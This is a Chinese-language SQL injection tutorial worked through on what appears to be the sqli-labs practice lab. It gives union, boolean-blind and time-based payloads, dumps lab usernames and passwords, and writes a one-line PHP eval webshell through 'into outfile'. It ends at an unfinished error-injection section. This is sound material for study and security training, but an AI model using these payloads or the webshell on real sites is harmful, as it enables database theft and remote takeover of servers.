对 mysql 不了解的不会语句的去看数据库篇
# mysql 数据库结构

mysql15 以后默认存放一个 infomation_schema 里面 这个库里面有很多表 重点是这三个表 columns 、tables、schemata 表字段 CHEMA_NAME 记录着库的信息

tables 表字段 TABLE_SCHEMA 、TABLE_NAME 分别记录着库名和表名
columns 存储该用户创建的所有数据库的库名、标名和字段名

查询 admin 库中所有表字段


查询某个库某个表的字段可以这样查询
select * from information_schema.COLUMNS where TABLE_SCHEMA=‘admin’ and
TABLE_NAME=‘admin’
# sql 注入原理
SQL 注入漏洞的产生需要满足以下两个条件 参数用户可控:从前端传给后端的参数内容是用户可以控制的 参数带入数据库查询:传入的参数拼接到 SQL 语句,且带入数据库查询。
当用户传入参数为 1’的时候,在数据库执行如下所示。
select * from users where id=1' 此 SQL 语句不符合语法规则就会报错。 | |
You have an error in your SQL syntax; check the manual that corresponds | |
to your MySQL server version for the right syntax to use near ''' at line 1 | |
当用户传入参数为 1 and 1=1 时 select * from users where id=1 and 1=1 因为 1=1 为真 | |
id=1 也是真 and 两边均为真 所以页面会返回 id=1 的结果。 如果用户传入参数为 1 and 1=2 时 | |
因为 1=2 为假 id=1 为真 and 两边有一个为假,所以页面返回与 id=1 不一样的结果。 | |
由此可以初步判断存在 SQL 注入漏洞,攻击者可以进一步拼接 | |
id=1 and 1=1 | |
id=1 and 1=2 | |
id=1 or 1=1 | |
id='1' or '1' = '1' | |
id="1" or "1" = "1" |
判断页面是否不一样,还有无回显的情况输入语句页面没有变化但实际上执行了这种还有延时注入给拼接语句时 sleep 5 看页面是不是 5 秒后显示的
sql注释符 | |
# 单行注释 url 编码 %23 | |
/* */ 多行注释 /**/当空格用 | |
--"空格" 单行注释 | |
--+ 也可以 | |
是否存在注入判断注入的类型是什么 | |
判断字段数 order by | |
确定回显点 union select 1,2 | |
查询数据库信息 @@version @@datadir | |
查询用户名,数据库名 user() database() | |
文件读取 union select 1,load_file('C:\\wondows\\win.ini')# | |
写入 webshell select..into outfile... | |
补充一点,使用 sql 注入遇到转义字符串的单引号或者双引号,可使用 HEX 编码绕过 |
# 注入类型
SQL 注入分类:按 SQLMap 中的分类来看,SQL 注入类型有以下 5 种:
UNION query SQL injection(可联合查询注入)
Stacked queries SQL injection(可多语句查询注入)
堆叠查询 Boolean-based blind SQL injection(布尔型注入)
Error-based SQL injection(报错型注入)
Time-based blind SQL injection(基于时间延迟注入)
# 接受请求类型区分
GET 注入
GET 请求的参数是放在 URL 里的,GET 请求的 URL 传参有长度限制 中文需要 URL 编码
POST 注入 POST 请求参数是放在请求 body 里的,长度没有限制
COOKIE 注入 cookie 参数放在请求头信息,提交的时候 服务器会从请求头获取
# 注入数据类型的区分
int 整型 select * from users where id=1 sting
字符型 select * from users where username=‘admin’ like
搜索型 select * from news where title like ‘% 标题 %’
# union select 联合注入

1, 判断 http://www.sql.cn/Less-1/?id=1' and 1=1 %23
http://www.sql.cn/Less-1/?id=1' and 1=2 %23
报错存在注入
2, 查字段

?id=1' order by 1 %23 --返回正常 | |
?id=1' order by 2 %23 -- 返回正常 | |
?id=1' order by 3 %23 --返回正常 | |
?id=1' order by 4 %23 -- 返回错误 | |
三个字段 |
利用 union 联合查询收集信息
?id=-1' union select 1,2,3 %23 | |
#看哪个字段可以显示信息,利用它获取数据库信息 | |
获取数据库信息 | |
?id=-1' union select 1,concat_ws(user(),database(),version(),@@datadir,@@version_compile_os),3 %23 | |
databaes() | |
user() #获取数据库用户名 | |
version() #获取数据库版本 | |
@@datadir #获取数据库路径 | |
@@version_conpile_os #获取操作系统版本 | |
Your Login name: | |
?id=-1' union select 1,database(),3 %23 | |
security #数据库名 | |
(5.7.26) #数据库版本 | |
(root@localhost) #数据库用户名 | |
(D:\Everyday-tools\phpstudy_pro\Extensions\MySQL5.7.26\data\root@localhost)#数据库路径 | |
Win64 #操作系统版本 | |
Your Password:3 |

?id=-1' union select 1,2,table_name from information_schema.tables where table_schema='security' limit 0,1 %23 | |
#查询单个 改变limit 0,1 前面的数即可查询其他表例如 limit 1,1 limit 2,1 | |
另一种查询全部 | |
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() %23 | |
group_concat #分组查询结果,隔开 | |
emails,referers,uagents,users |

4, 查列名
?id=-1' union select 1,2,group_concat(column_name ) from information_schema.columns where table_schema=database() and table_name = "users" %23 | |
Your Login name:2 | |
Your Password:id,username,password #列名 | |

?id=-1' union select 1,2,group_concat(username,password ) from users %23 | |
#查询 users 表里的 username 和 password | |
Your Login name:2 | |
Your Password:DumbDumb,AngelinaI-kill-you,Dummyp@ssword,securecrappy,stupidstupidity, | |
supermangenious,batmanmob!le,adminadmin,admin1admin1,admin2admin2,admin3admin3, | |
dhakkandumbo,admin4admin4 |
# 写 webshell
三个条件: | |
1.具有root权限。 | |
2.在数据库配置文件中的 配置项含有:secure_file_priv=''。 | |
(注意在数据库中此项默认为secure_file_priv=null)。 | |
secure_file_prive=null // 限制 mysqld 不允许导入导出 | |
secure_file_priv=/path/ // 限制 mysqld 的导入导出只能发生在默认的 /path/ 目录下 | |
secure_file_priv=’’ // 不对 mysqld 的导入 导出做限制 | |
3.知道数据库的绝对路径。 | |
outfile函数可以导出多行,而dumpfile只能导出一行数据 | |
outfile函数在将数据写到文件里时有特殊的格式转换,而dumpfile则保持原数据格式 | |
?id=1' union select 1,"<?php @eval($_POST['cmd']);?>",3 into outfile "D:\\Everyday-tools\\phpstudy_pro\\WWW\\www.sql.cn\\shell8.php" %23 |
# Boolean 注入
布尔型盲注,页面不返回查询信息的数据,只能通过页面返回信息的真假条件判断是否存在注入.
1, 报错
判断整数还是字符型 | |
?id=1' | |
判断有没有注入 | |
?id=1' and 1=2 %23 报错 | |
判断字段数 | |
?id=1' order by 1 %23 | |
?id=1' order by 2 %23 | |
?id=1' order by 3 %23 | |
?id=1' order by 4 %23 报错 | |
字段三个 | |
爆数据库长度 | |
length()返回字符串长度 | |
如果数据库长度大于等于表达式后面的数就返回正常 报错前面的那个数就是数据库长度 | |
?id=1'%20 and length(database())>=4 %23 正常 | |
?id=1'%20 and length(database())>=6 %23 正常 | |
?id=1'%20 and length(database())>=7 %23 正常 | |
?id=1'%20 and length(database())>=8 %23 正常 | |
?id=1'%20 and length(database())>=9 %23 报错 | |
数据库长度9 | |
爆数据库名 | |
数据库名的范围一般在a~z、0~9之内,可能还会有特殊字符 "_"、"-" 等,这里的字母不区分大小写。 | |
定义和用法 | |
SUBSTR() 函数从字符串中提取子字符串(从任意位置开始)。 | |
?id=1'%20 and substr(database(),1,1)="a" %23 报错 | |
?id=1'%20 and substr(database(),1,1)="b" %23 报错 | |
?id=1'%20 and substr(database(),1,1)="c" %23 报错 | |
?id=1'%20 and substr(database(),1,1)="s" %23 正常 | |
第一个字符为s | |
?id=1'%20 and substr(database(),2,1)="a" %23 报错 | |
?id=1'%20 and substr(database(),2,1)="b" %23 报错 | |
?id=1'%20 and substr(database(),2,1)="c" %23 报错 | |
?id=1'%20 and substr(database(),2,1)="d" %23 报错 | |
?id=1'%20 and substr(database(),2,1)="e" %23 正常 | |
第二个字符为e替换2,1位置的2为3就可以爆破第三个字符以此类推爆出数据库名security | |
ASCII码查询 | |
a 的ASCII码是97,在MySQL中使用ord函数转换ASCII,所以逐字符判断语句可改为: | |
ord(substr(database(),1,1))=97 %23 | |
ASCII码表中可显示字符的范围是:0~127 | |
爆表名 | |
-- 修改 1,1 前边的 1~20,逐字符猜解出第一个表的名 | |
-- 修改 limit 的 0,1 前边的 0~20,逐个猜解每个表 | |
查询第一个表的第一个字符 | |
?id=1'%20 and substr((select table_name from information_schema.tables where table_schema="security" limit 0,1 ),1,1)="b" %23 | |
报错 | |
?id=1'%20 and substr((select table_name from information_schema.tables where table_schema="security" limit 0,1 ),1,1)="c" %23 | |
报错 | |
?id=1'%20 and substr((select table_name from information_schema.tables where table_schema="security" limit 0,1 ),1,1)="e" %23 | |
正常 | |
第一个表名emails,接着查第二个 | |
?id=1'%20 and substr((select table_name from information_schema.tables where table_schema="security" limit 1,1 ),1,1)="e" %23 | |
报错 | |
?id=1'%20 and substr((select table_name from information_schema.tables where table_schema="security" limit 1,1 ),1,1)="r" %23 | |
正常 | |
以此类推爆破所有表 | |
emails,referers,uagents,users | |
爆字段名 | |
?id=1'%20 and substr((select column_name from information_schema.columns where table_schema="security" and table_name="users" limit 1,1 ),1,1)="r" %23 | |
报错 | |
?id=1'%20 and substr((select column_name from information_schema.columns where table_schema="security" and table_name="users" limit 0,1 ),1,1)="i" %23 | |
正常 | |
爆出所有字段名 | |
id,username.password | |
爆数据 | |
?id=1'%20 and substr((select username from users limit 0,1 ),1,1)="d" %23 | |
正常 | |
?id=1'%20 and substr((select username from users limit 0,1 ),2,1)="u" %23 | |
正常 | |
以此类推 | |
可以用burp爆破功能爆破出所有数据 | |
嫌弃太慢也可以写脚本或者用sqlmap |
# 时间盲注
盲注是在 SQL 注入攻击过程中,服务器关闭了错误回显,单纯通过服务器返回内容的变化来判断是否存在 SQL 注入的方式 。
可以用 benchmark,sleep 等造成延时效果的函数。
如果 benkchmark 和 sleep 关键字被过滤了,可以让两个非常大的数据表做笛卡尔积 (opens new window) 产生大量的计算从而产生时间延迟;
或者利用复杂的正则表达式去匹配一个超长字符串来产生时间延迟。
1、利用 sleep 判断数据库名长度
' and sleep(5) and 1=1--+ 页面返回不正常,延时5秒 | |
' and sleep(5) and 1=2--+ 页面返回不正常,不延时 | |
and if(length(database())>1,sleep(5),1) | |
--if (条件表达式,真,假) --C 语言的三目运算符类似 |
2、获取数据库名
and if(substr(database(),1,1)='a',sleep(5),1)--+ |
# 报错注入
在 SQL 注入攻击过程中,服务器开启了错误回显,页面会返回错误信息,利用报错函数获取数据库数据。
常用的 MySQL 报错函数
# updatexml 函数
